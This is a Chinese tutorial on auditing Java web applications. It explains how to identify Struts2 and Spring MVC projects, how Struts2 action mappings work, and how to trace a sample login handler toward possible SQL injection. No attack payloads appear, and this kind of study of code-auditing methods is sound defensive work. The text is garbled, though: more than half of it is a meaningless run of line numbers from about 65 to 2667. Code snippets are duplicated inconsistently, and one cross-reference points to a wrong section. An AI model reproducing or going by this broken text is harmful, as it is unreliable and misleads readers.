



1. 识别框架

在打开源码时想判断系统框架，可以看其目录结构，例如一个 struts2 项目中 web.xml 文件存在 Filter-class 为:


org.apache.struts2.dispatcher.xxxx



以及 resources 目录（或项目根目录下）中存在 struts.xml



如果存在 pom 那 pom.xml 中存在 struts 依赖信息



而 springmvc 的特征则是在 pom.xml 中会存在相关依赖

```
<!-- spring-core -->
<dependency>
  <groupId>org.springframework</groupId>
  <artifactId>spring-core</artifactId>
  <version>5.1.2.RELEASE</version>
</dependency>
<!-- spring-context -->
<dependency>
  <groupId>org.springframework</groupId>
  <artifactId>spring-context</artifactId>
  <version>5.1.2.RELEASE</version>
</dependency>
<!-- spring-context-support -->
<dependency>
  <groupId>org.springframework</groupId>
  <artifactId>spring-context-support</artifactId>
  <version>5.1.2.RELEASE</version>
</dependency>

<!-- spring-tx -->
<dependency>
  <groupId>org.springframework</groupId>
  <artifactId>spring-tx</artifactId>
  <version>5.1.2.RELEASE</version>
</dependency>
<!-- spring-orm -->
```

web.xml 中存在关于 DispatcherServlet 的注册配置

```
<servlet>
  <servlet-name>springmvc</servlet-name>
  <servlet-class>org.springframework.web.servlet.DispatcherServlet</servlet-class>
```

其他的诸如 jfinal 之类的也会有对应的特征

2. 审计思路

2.1. Struts2

2.1.1. 映射配置

2.1.1.1.struts.xml

通过 struts.xml 文件,查看存在哪些 action,以及处理具体请求的 java 文件路径
例如:

```
<action name="login" class="cn.thc.web.action.LoginAction"
  method="login">
  <result name="success" type="redirect">/success.jsp</result>
  <result name="failer">/failer.jsp</result>
</action>
```

<action>标签

如图所示，<action>标签就是处理请求的配置标签，一个标签表示处理一个请求，在该标签中各字段的属性解释为：

name: 请求的 uri，即请求的路径；

class: 负责处理该请求的类；

method: 负责处理该请求的类里的具体方法

<result>标签

<result>标签是结果视图，作为返回结果的，即当一个 action 处理完之后返回字符串的结果码。框架可以根据这个返回的字符串，映射到指定的页面。result 元素可以分为两部分：一是结果映射，一部分是返回结果类型。

结果映射

result 有两个属性可以配置：name 属性和 type 属性。其中的 name 属性主要用来指定资源的逻辑名称，实际名称在标签内部指定。type 属性就是 result 的返回类型，通俗的说，在该标签中，name 属性是与处理方法的返回结果对应，type 属性表示结果类型，场景如下：

```
public String login() throws Exception {  
  
    if(this.req==null){  
  
        return "failer";//name="failer"  
  
    }  
  
    return "success";//name="success"  
  
}
```

当方法返回 failer 时就会跳转到前端/failer.jsp，反之就会跳转到/success.jsp

结果类型

结果类型中常用的有四种：dispatcher、redirect、redirectAction 和 chain。其中 dispatcher 相当于转发，redirect 相当于重定向，redirecAction 也是重定向，只不过使用该结果类型的时候，一般是重定向到某个 action，最后一种主要用于 action 的链式处理。其他的还有 plainText（用于显示页面的原始内容，比如 Servlet 或者 jsp 的源代码）、xslt 等

回到图中配置解释，在该图中

```
<action name="login" class="cn.thc.web.action.LoginAction"
  method="login">
  <result name="success" type="redirect">/success.jsp</result>
  <result name="failer">/failer.jsp</result>
</action>
```

login 即请求/login，由 LoginAction 类的 login 方法处理

请求后缀配置

要确定请求的后缀，可以查看 struts.xml 或 properties 文件的配置

```
<constant name="struts.action.extension" value="do" />
```

```
<constant name="struts.action.extension" value="action" />
```

或

```
struts.action.extension = do
```

```
struts.action.extension = action
```

表示.do 或.action 后缀访问

struts2 的动态方法调用和通配符映射

除了以上的映射写法，st2 还有一种动态方法调用，但是 Struts2 默认关闭该功能，需要使用需要手动打开，配置如下

```
struts.enable.DynamicMethodInvocation = true
```

动态方法调用

还是这个图

```
<action name="login" class="cn.thc.web.action.LoginAction"
  method="login">
  <result name="success" type="redirect">/success.jsp</result>
  <result name="failer">/failer.jsp</result>
</action>
```

当动态方法启用后，以 action 后缀为例，原来的/login.action 会变成/login!login.action (Action 配置名!方法名.扩展名)，方法调用一样，由 LoginAction 类的 login 方法处理

通配符映射

由上图的写法变为下面的写法：

```
<action name="*_*" class="cn.thc.web.action.{1}Action" method="{2}">
```

```
  <result>success.jsp</result>
```

```
<result>failer.jsp</result>
</action>
```

该写法的请求 URL 表现为: /Login_login, 同样是由 LoginAction 里的 login 方法处理。{1}、{2}表示通配符的位置, 这里{1}表示类名 Login, {2}表示方法名 login。

在审计漏洞之前, 我们需要了解一下 web 各层流程

2.1.2. 层次介绍

通常在 struts2 中


action 为业务逻辑处理层, action 层接收来自视图层 (前端, 用户操作层) 的请求, 并接收请求参数, 同时负责调用模型 Model 层方法来完成业务逻辑的处理, 最后控制程序的流程, 选择一个合适的视图, 将结果显示给用户, 一般这个目录下文件的特征表现为 XxxAction.java, 比如 NovyAction.java;

dao 为数据持久层, 在这层中通常是用来做数据库处理的, 增删查改都在这里, 一般这个目录下文件的特征表现为 xxxxDao.java, 比如 NovyDao.java。

在 web 运行处理请求时流程为**视图层<->业务逻辑处理层<->数据持久层**

2.1.3. 实例

Idea 打开项目, 查看目录结构



根据之前 3.1.1.介绍, 查看映射配置

查看 struts.xml 中含有哪些 action 以便找到处理请求对应的类

```

1 <?xml version="1.0" encoding="UTF-8" ?>
2 <!DOCTYPE struts PUBLIC "-//Apache Software Foundation//DTD Struts Configuration 2.1//EN" "http://struts.apache.org/dtds/struts-2.1.dtd">
3 <struts>
4   <package name="strutsqs" extends="struts-default" namespace="/" >
5     <action name="GoLogin" class="com.action.GoLogin">
6       <result name="input">/Login.jsp</result>
7       <result name="success">/Index.jsp</result>
8     </action>
9     <action name="Quit" class="com.action.Quit">
10      <result name="success">/Login.jsp</result>
11    </action>
12    <action name="PasswordUpdateSave" class="com.action.PasswordUpdateSave">
13      <result name="input">/PasswordUpdate.jsp</result>
14    </action>
15
16    <action name="TeacherManager" class="com.action.TeacherManager">
17      <result name="success">/TeacherManager.jsp</result>
18    </action>
19    <action name="TeacherAddSave" class="com.action.TeacherAddSave">
20    </action>
21    <action name="TeacherUpdate" class="com.action.TeacherUpdate">
22      <result name="success">/TeacherUpdate.jsp</result>
23    </action>
24    <action name="TeacherUpdateSave" class="com.action.TeacherUpdateSave">

```

根据配置我们知道请求/GoLogin 由 GoLogin 类处理，所以我们可以根据路径跟进 GoLogin 类，其路径组成对应为

src/com/action/GoLogin.java

在 idea 里，一般可以按住 ctrl+鼠标左键点击即可跳转到类

```

17
18 public void perform(HttpServletRequest req) {
19     req = req;
20 }
21 //处理用户请求的execute方法
22 public String execute() throws Exception {
23
24     if (type.equals("系统管理员"))
25     {
26         if (null == new AdminDao().checkLogin(username, password)) {
27             req = "用户名或者密码错误";
28             return INPUT;
29         }
30         else
31         {
32             //获取ID
33             Integer Admin_ID=new AdminDao().checkLogin(username, password);
34             //设置Session
35             HttpSession session = ServletActionContext.getRequest().getSession();
36             session.setAttribute("id", Admin_ID);
37             session.setAttribute("type", "1");
38             return SUCCESS;
39         }
40     }
41     return SUCCESS;
42 }
43
44 GoLogin.execute()

```

2.1.3.1.代码分析

在 GoLogin 类中我们就可以看到一些对登陆的处理，如果我们找 SQL 注入的话就看处理登陆参数的相关方法，比如此处 new 了一个 AdminDao 类下的 checkLogin 方法来处理 username 及 Password，再根据判断返回的结果是否为空来显示相应内容

```

37     }
38     public void setMsg(String msg) {
39         Msg = msg;
40     }
41     //处理用户请求的execute方法
42     public String execute() throws Exception {
43
44
45
46         if (Type.equals("系统管理员"))
47         {
48             if (null == new AdminDao().CheckLogin(Username, Password)) {
49                 Msg = "用户名或者密码错误";
50                 return INPUT;
51             }
52             else
53             {
54                 //获取ID
55                 String Admin_ID=new AdminDao().CheckLogin(Username, Password);
56                 //创建session
57                 HttpSession session = ServletActionContext.getRequest().getSession();
58                 session.setAttribute("id", Admin_ID);
59                 session.setAttribute("type", "1");
60                 return SUCCESS;
61             }
62         }
63     }
64 }
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
149
150
151
152
153
154
155
156
157
158
159
160
161
162
163
164
165
166
167
168
169
170
171
172
173
174
175
176
177
178
179
180
181
182
183
184
185
186
187
188
189
190
191
192
193
194
195
196
197
198
199
200
201
202
203
204
205
206
207
208
209
210
211
212
213
214
215
216
217
218
219
220
221
222
223
224
225
226
227
228
229
230
231
232
233
234
235
236
237
238
239
240
241
242
243
244
245
246
247
248
249
250
251
252
253
254
255
256
257
258
259
260
261
262
263
264
265
266
267
268
269
270
271
272
273
274
275
276
277
278
279
280
281
282
283
284
285
286
287
288
289
290
291
292
293
294
295
296
297
298
299
300
301
302
303
304
305
306
307
308
309
310
311
312
313
314
315
316
317
318
319
320
321
322
323
324
325
326
327
328
329
330
331
332
333
334
335
336
337
338
339
340
341
342
343
344
345
346
347
348
349
350
351
352
353
354
355
356
357
358
359
360
361
362
363
364
365
366
367
368
369
370
371
372
373
374
375
376
377
378
379
380
381
382
383
384
385
386
387
388
389
390
391
392
393
394
395
396
397
398
399
400
401
402
403
404
405
406
407
408
409
410
411
412
413
414
415
416
417
418
419
420
421
422
423
424
425
426
427
428
429
430
431
432
433
434
435
436
437
438
439
440
441
442
443
444
445
446
447
448
449
450
451
452
453
454
455
456
457
458
459
460
461
462
463
464
465
466
467
468
469
470
471
472
473
474
475
476
477
478
479
480
481
482
483
484
485
486
487
488
489
490
491
492
493
494
495
496
497
498
499
500
501
502
503
504
505
506
507
508
509
510
511
512
513
514
515
516
517
518
519
520
521
522
523
524
525
526
527
528
529
530
531
532
533
534
535
536
537
538
539
540
541
542
543
544
545
546
547
548
549
550
551
552
553
554
555
556
557
558
559
560
561
562
563
564
565
566
567
568
569
570
571
572
573
574
575
576
577
578
579
580
581
582
583
584
585
586
587
588
589
590
591
592
593
594
595
596
597
598
599
600
601
602
603
604
605
606
607
608
609
610
611
612
613
614
615
616
617
618
619
620
621
622
623
624
625
626
627
628
629
630
631
632
633
634
635
636
637
638
639
640
641
642
643
644
645
646
647
648
649
650
651
652
653
654
655
656
657
658
659
660
661
662
663
664
665
666
667
668
669
670
671
672
673
674
675
676
677
678
679
680
681
682
683
684
685
686
687
688
689
690
691
692
693
694
695
696
697
698
699
700
701
702
703
704
705
706
707
708
709
710
711
712
713
714
715
716
717
718
719
720
721
722
723
724
725
726
727
728
729
730
731
732
733
734
735
736
737
738
739
740
741
742
743
744
745
746
747
748
749
750
751
752
753
754
755
756
757
758
759
760
761
762
763
764
765
766
767
768
769
770
771
772
773
774
775
776
777
778
779
780
781
782
783
784
785
786
787
788
789
790
791
792
793
794
795
796
797
798
799
800
801
802
803
804
805
806
807
808
809
810
811
812
813
814
815
816
817
818
819
820
821
822
823
824
825
826
827
828
829
830
831
832
833
834
835
836
837
838
839
840
841
842
843
844
845
846
847
848
849
850
851
852
853
854
855
856
857
858
859
860
861
862
863
864
865
866
867
868
869
870
871
872
873
874
875
876
877
878
879
880
881
882
883
884
885
886
887
888
889
890
891
892
893
894
895
896
897
898
899
900
901
902
903
904
905
906
907
908
909
910
911
912
913
914
915
916
917
918
919
920
921
922
923
924
925
926
927
928
929
930
931
932
933
934
935
936
937
938
939
940
941
942
943
944
945
946
947
948
949
950
951
952
953
954
955
956
957
958
959
960
961
962
963
964
965
966
967
968
969
970
971
972
973
974
975
976
977
978
979
980
981
982
983
984
985
986
987
988
989
990
991
992
993
994
995
996
997
998
999
1000
1001
1002
1003
1004
1005
1006
1007
1008
1009
1010
1011
1012
1013
1014
1015
1016
1017
1018
1019
1020
1021
1022
1023
1024
1025
1026
1027
1028
1029
1030
1031
1032
1033
1034
1035
1036
1037
1038
1039
1040
1041
1042
1043
1044
1045
1046
1047
1048
1049
1050
1051
1052
1053
1054
1055
1056
1057
1058
1059
1060
1061
1062
1063
1064
1065
1066
1067
1068
1069
1070
1071
1072
1073
1074
1075
1076
1077
1078
1079
1080
1081
1082
1083
1084
1085
1086
1087
1088
1089
1090
1091
1092
1093
1094
1095
1096
1097
1098
1099
1100
1101
1102
1103
1104
1105
1106
1107
1108
1109
1110
1111
1112
1113
1114
1115
1116
1117
1118
1119
1120
1121
1122
1123
1124
1125
1126
1127
1128
1129
1130
1131
1132
1133
1134
1135
1136
1137
1138
1139
1140
1141
1142
1143
1144
1145
1146
1147
1148
1149
1150
1151
1152
1153
1154
1155
1156
1157
1158
1159
1160
1161
1162
1163
1164
1165
1166
1167
1168
1169
1170
1171
1172
1173
1174
1175
1176
1177
1178
1179
1180
1181
1182
1183
1184
1185
1186
1187
1188
1189
1190
1191
1192
1193
1194
1195
1196
1197
1198
1199
1200
1201
1202
1203
1204
1205
1206
1207
1208
1209
1210
1211
1212
1213
1214
1215
1216
1217
1218
1219
1220
1221
1222
1223
1224
1225
1226
1227
1228
1229
1230
1231
1232
1233
1234
1235
1236
1237
1238
1239
1240
1241
1242
1243
1244
1245
1246
1247
1248
1249
1250
1251
1252
1253
1254
1255
1256
1257
1258
1259
1260
1261
1262
1263
1264
1265
1266
1267
1268
1269
1270
1271
1272
1273
1274
1275
1276
1277
1278
1279
1280
1281
1282
1283
1284
1285
1286
1287
1288
1289
1290
1291
1292
1293
1294
1295
1296
1297
1298
1299
1300
1301
1302
1303
1304
1305
1306
1307
1308
1309
1310
1311
1312
1313
1314
1315
1316
1317
1318
1319
1320
1321
1322
1323
1324
1325
1326
1327
1328
1329
1330
1331
1332
1333
1334
1335
1336
1337
1338
1339
1340
1341
1342
1343
1344
1345
1346
1347
1348
1349
1350
1351
1352
1353
1354
1355
1356
1357
1358
1359
1360
1361
1362
1363
1364
1365
1366
1367
1368
1369
1370
1371
1372
1373
1374
1375
1376
1377
1378
1379
1380
1381
1382
1383
1384
1385
1386
1387
1388
1389
1390
1391
1392
1393
1394
1395
1396
1397
1398
1399
1400
1401
1402
1403
1404
1405
1406
1407
1408
1409
1410
1411
1412
1413
1414
1415
1416
1417
1418
1419
1420
1421
1422
1423
1424
1425
1426
1427
1428
1429
1430
1431
1432
1433
1434
1435
1436
1437
1438
1439
1440
1441
1442
1443
1444
1445
1446
1447
1448
1449
1450
1451
1452
1453
1454
1455
1456
1457
1458
1459
1460
1461
1462
1463
1464
1465
1466
1467
1468
1469
1470
1471
1472
1473
1474
1475
1476
1477
1478
1479
1480
1481
1482
1483
1484
1485
1486
1487
1488
1489
1490
1491
1492
1493
1494
1495
1496
1497
1498
1499
1500
1501
1502
1503
1504
1505
1506
1507
1508
1509
1510
1511
1512
1513
1514
1515
1516
1517
1518
1519
1520
1521
1522
1523
1524
1525
1526
1527
1528
1529
1530
1531
1532
1533
1534
1535
1536
1537
1538
1539
1540
1541
1542
1543
1544
1545
1546
1547
1548
1549
1550
1551
1552
1553
1554
1555
1556
1557
1558
1559
1560
1561
1562
1563
1564
1565
1566
1567
1568
1569
1570
1571
1572
1573
1574
1575
1576
1577
1578
1579
1580
1581
1582
1583
1584
1585
1586
1587
1588
1589
1590
1591
1592
1593
1594
1595
1596
1597
1598
1599
1600
1601
1602
1603
1604
1605
1606
1607
1608
1609
1610
1611
1612
1613
1614
1615
1616
1617
1618
1619
1620
1621
1622
1623
1624
1625
1626
1627
1628
1629
1630
1631
1632
1633
1634
1635
1636
1637
1638
1639
1640
1641
1642
1643
1644
1645
1646
1647
1648
1649
1650
1651
1652
1653
1654
1655
1656
1657
1658
1659
1660
1661
1662
1663
1664
1665
1666
1667
1668
1669
1670
1671
1672
1673
1674
1675
1676
1677
1678
1679
1680
1681
1682
1683
1684
1685
1686
1687
1688
1689
1690
1691
1692
1693
1694
1695
1696
1697
1698
1699
1700
1701
1702
1703
1704
1705
1706
1707
1708
1709
1710
1711
1712
1713
1714
1715
1716
1717
1718
1719
1720
1721
1722
1723
1724
1725
1726
1727
1728
1729
1730
1731
1732
1733
1734
1735
1736
1737
1738
1739
1740
1741
1742
1743
1744
1745
1746
1747
1748
1749
1750
1751
1752
1753
1754
1755
1756
1757
1758
1759
1760
1761
1762
1763
1764
1765
1766
1767
1768
1769
1770
1771
1772
1773
1774
1775
1776
1777
1778
1779
1780
1781
1782
1783
1784
1785
1786
1787
1788
1789
1790
1791
1792
1793
1794
1795
1796
1797
1798
1799
1800
1801
1802
1803
1804
1805
1806
1807
1808
1809
1810
1811
1812
1813
1814
1815
1816
1817
1818
1819
1820
1821
1822
1823
1824
1825
1826
1827
1828
1829
1830
1831
1832
1833
1834
1835
1836
1837
1838
1839
1840
1841
1842
1843
1844
1845
1846
1847
1848
1849
1850
1851
1852
1853
1854
1855
1856
1857
1858
1859
1860
1861
1862
1863
1864
1865
1866
1867
1868
1869
1870
1871
1872
1873
1874
1875
1876
1877
1878
1879
1880
1881
1882
1883
1884
1885
1886
1887
1888
1889
1890
1891
1892
1893
1894
1895
1896
1897
1898
1899
1900
1901
1902
1903
1904
1905
1906
1907
1908
1909
1910
1911
1912
1913
1914
1915
1916
1917
1918
1919
1920
1921
1922
1923
1924
1925
1926
1927
1928
1929
1930
1931
1932
1933
1934
1935
1936
1937
1938
1939
1940
1941
1942
1943
1944
1945
1946
1947
1948
1949
1950
1951
1952
1953
1954
1955
1956
1957
1958
1959
1960
1961
1962
1963
1964
1965
1966
1967
1968
1969
1970
1971
1972
1973
1974
1975
1976
1977
1978
1979
1980
1981
1982
1983
1984
1985
1986
1987
1988
1989
1990
1991
1992
1993
1994
1995
1996
1997
1998
1999
2000
2001
2002
2003
2004
2005
2006
2007
2008
2009
2010
2011
2012
2013
2014
2015
2016
2017
2018
2019
2020
2021
2022
2023
2024
2025
2026
2027
2028
2029
2030
2031
2032
2033
2034
2035
2036
2037
2038
2039
2040
2041
2042
2043
2044
2045
2046
2047
2048
2049
2050
2051
2052
2053
2054
2055
2056
2057
2058
2059
2060
2061
2062
2063
2064
2065
2066
2067
2068
2069
2070
2071
2072
2073
2074
2075
2076
2077
2078
2079
2080
2081
2082
2083
2084
2085
2086
2087
2088
2089
2090
2091
2092
2093
2094
2095
2096
2097
2098
2099
2100
2101
2102
2103
2104
2105
2106
2107
2108
2109
2110
2111
2112
2113
2114
2115
2116
2117
2118
2119
2120
2121
2122
2123
2124
2125
2126
2127
2128
2129
2130
2131
2132
2133
2134
2135
2136
2137
2138
2139
2140
2141
2142
2143
2144
2145
2146
2147
2148
2149
2150
2151
2152
2153
2154
2155
2156
2157
2158
2159
2160
2161
2162
2163
2164
2165
2166
2167
2168
2169
2170
2171
2172
2173
2174
2175
2176
2177
2178
2179
2180
2181
2182
2183
2184
2185
2186
2187
2188
2189
2190
2191
2192
2193
2194
2195
2196
2197
2198
2199
2200
2201
2202
2203
2204
2205
2206
2207
2208
2209
2210
2211
2212
2213
2214
2215
2216
2217
2218
2219
2220
2221
2222
2223
2224
2225
2226
2227
2228
2229
2230
2231
2232
2233
2234
2235
2236
2237
2238
2239
2240
2241
2242
2243
2244
2245
2246
2247
2248
2249
2250
2251
2252
2253
2254
2255
2256
2257
2258
2259
2260
2261
2262
2263
2264
2265
2266
2267
2268
2269
2270
2271
2272
2273
2274
2275
2276
2277
2278
2279
2280
2281
2282
2283
2284
2285
2286
2287
2288
2289
2290
2291
2292
2293
2294
2295
2296
2297
2298
2299
2300
2301
2302
2303
2304
2305
2306
2307
2308
2309
2310
2311
2312
2313
2314
2315
2316
2317
2318
2319
2320
2321
2322
2323
2324
2325
2326
2327
2328
2329
2330
2331
2332
2333
2334
2335
2336
2337
2338
2339
2340
2341
2342
2343
2344
2345
2346
2347
2348
2349
2350
2351
2352
2353
2354
2355
2356
2357
2358
2359
2360
2361
2362
2363
2364
2365
2366
2367
2368
2369
2370
2371
2372
2373
2374
2375
2376
2377
2378
2379
2380
2381
2382
2383
2384
2385
2386
2387
2388
2389
2390
2391
2392
2393
2394
2395
2396
2397
2398
2399
2400
2401
2402
2403
2404
2405
2406
2407
2408
2409
2410
2411
2412
2413
2414
2415
2416
2417
2418
2419
2420
2421
2422
2423
2424
2425
2426
2427
2428
2429
2430
2431
2432
2433
2434
2435
2436
2437
2438
2439
2440
2441
2442
2443
2444
2445
2446
2447
2448
2449
2450
2451
2452
2453
2454
2455
2456
2457
2458
2459
2460
2461
2462
2463
2464
2465
2466
2467
2468
2469
2470
2471
2472
2473
2474
2475
2476
2477
2478
2479
2480
2481
2482
2483
2484
2485
2486
2487
2488
2489
2490
2491
2492
2493
2494
2495
2496
2497
2498
2499
2500
2501
2502
2503
2504
2505
2506
2507
2508
2509
2510
2511
2512
2513
2514
2515
2516
2517
2518
2519
2520
2521
2522
2523
2524
2525
2526
2527
2528
2529
2530
2531
2532
2533
2534
2535
2536
2537
2538
2539
2540
2541
2542
2543
2544
2545
2546
2547
2548
2549
2550
2551
2552
2553
2554
2555
2556
2557
2558
2559
2560
2561
2562
2563
2564
2565
2566
2567
2568
2569
2570
2571
2572
2573
2574
2575
2576
2577
2578
2579
2580
2581
2582
2583
2584
2585
2586
2587
2588
2589
2590
2591
2592
2593
2594
2595
2596
2597
2598
2599
2600
2601
2602
2603
2604
2605
2606
2607
2608
2609
2610
2611
2612
2613
2614
2615
2616
2617
2618
2619
2620
2621
2622
2623
2624
2625
2626
2627
2628
2629
2630
2631
2632
2633
2634
2635
2636
2637
2638
2639
2640
2641
2642
2643
2644
2645
2646
2647
2648
2649
2650
2651
2652
2653
2654
2655
2656
2657
2658
2659
2660
2661
2662
2663
2664
2665
2666
266
```

校园宿舍管理系统						
系统选项	学生缺寝记录					
<ul style="list-style-type: none"> 后台首页 学生管理 学生缺寝记录 修改密码 退出系统 	功能导航: 返回上层 查询: <input type="text" value="全部寝室"/> <input type="text" value="姓名"/> <input type="button" value="点击查询"/>					
	寝室号	姓名	性别	班级	日期	备注
	毛欣	王灵鑫	男	2017软件工程1班	2019-07-01	按时到寝室
	毛欣	赵阳	男	2017软件工程1班	2019-07-01	按时到寝室
	毛欣	颜名堂	男	2017软件工程1班	2019-07-01	按时到寝室
	肖清华	熊学理	男	2017软件工程1班	2019-07-01	按时到寝室
	肖清华	李志龙	男	2017软件工程1班	2019-07-01	未按时到寝室
	肖清华	喻雪葵	男	2017软件工程1班	2019-07-01	按时到寝室
	符卓亮	李煜	男	2017软件工程1班	2019-07-01	按时到寝室
	符卓亮	张千通	男	2017软件工程1班	2019-07-01	按时到寝室
	符卓亮	郭章琼	男	2017软件工程1班	2019-07-01	未按时到寝室
	符卓亮	杨德志	男	2017软件工程1班	2019-07-01	按时到寝室
	徐齐齐	吴宇健	男	2017软件工程1班	2019-07-01	按时到寝室
	徐齐齐	赖碧瑞	男	2017软件工程1班	2019-07-01	按时到寝室

本章思考

在示例中，我们可以看到映射配置中并没有配置具体处理方法，那怎么确定哪个方法是用来处理请求的呢？

Action 接口与 ActionSupport 类

Action 接口

这个时候就要说到 st2 的特性，st2 的核心功能就是 action，对于开发人员来说，使用 st2 开发主要就是编写 action，为了让开发 action 类更规范，st2 提供了一个 Action 接口，接口如下所示

```
public abstract interface Action {
    public static final String SUCCESS = "success";
    public static final String NONE = "none";
    public static final String ERROR = "error";
    public static final String INPUT = "input";
    public static final String LOGIN = "login";

    public abstract String execute() throws Exception;
}
```

当使用 Action 接口创建 action 的时候，就必须要实现 execute 方法，回到思考问题上，此时的请求处理就由实现的 execute 方法执行，即方法实现要在该方法里编写

ActionSupport 类

除了实现 Action 接口之外也可以通过继承 ActionSupport 来创建 action, 因为 ActionSupport 是接口 Action 的实现类, 所以就不用必须再重新实现 execute 方法, 此时就可以自定义一些方法实现, 即映射配置里指定的处理方法

2.2. Spring

2.2.1. 配置及依赖

2.2.1.1.Springmvc.xml

在 springMVC 配置文件中,component-scan 是用来查找 Controller 类所在位置, org.springframework.web.servlet.view.InternalResourceViewResolver 为自定义视图解析器


```
http://www.springframework.org/schema/mvc/spring-mvc.xsd">
<context:component-scan base-package="controller"></context:component-scan>
<mvc:annotation-driven></mvc:annotation-driven>

<!-- <mvc:resources location="/js/" mapping="/js/**"></mvc:resources>-->
<!-- <mvc:resources location="/css/" mapping="/css/**"></mvc:resources>-->
<!-- <mvc:resources location="/images/" mapping="/images/**"></mvc:resources>-->

<bean id="viewResolver"
      class="org.springframework.web.servlet.view.InternalResourceViewResolver">
  <property name="prefix" value="/WEB-INF/jsp/" />
  <property name="suffix" value=".jsp" />
</bean>
</beans>
```

2.2.1.2.pom.xml

它是 Maven 项目中的文件, 使用 XML 表示, 也可以由此判断该项目是否为 maven 项目, 该配置文件通常用来声明项目信息、环境的配置、引用组件依赖等等



一个简单的 Maven 模块结构是这样的：

```

---- app-parent

    |-- pom.xml (pom)

    |

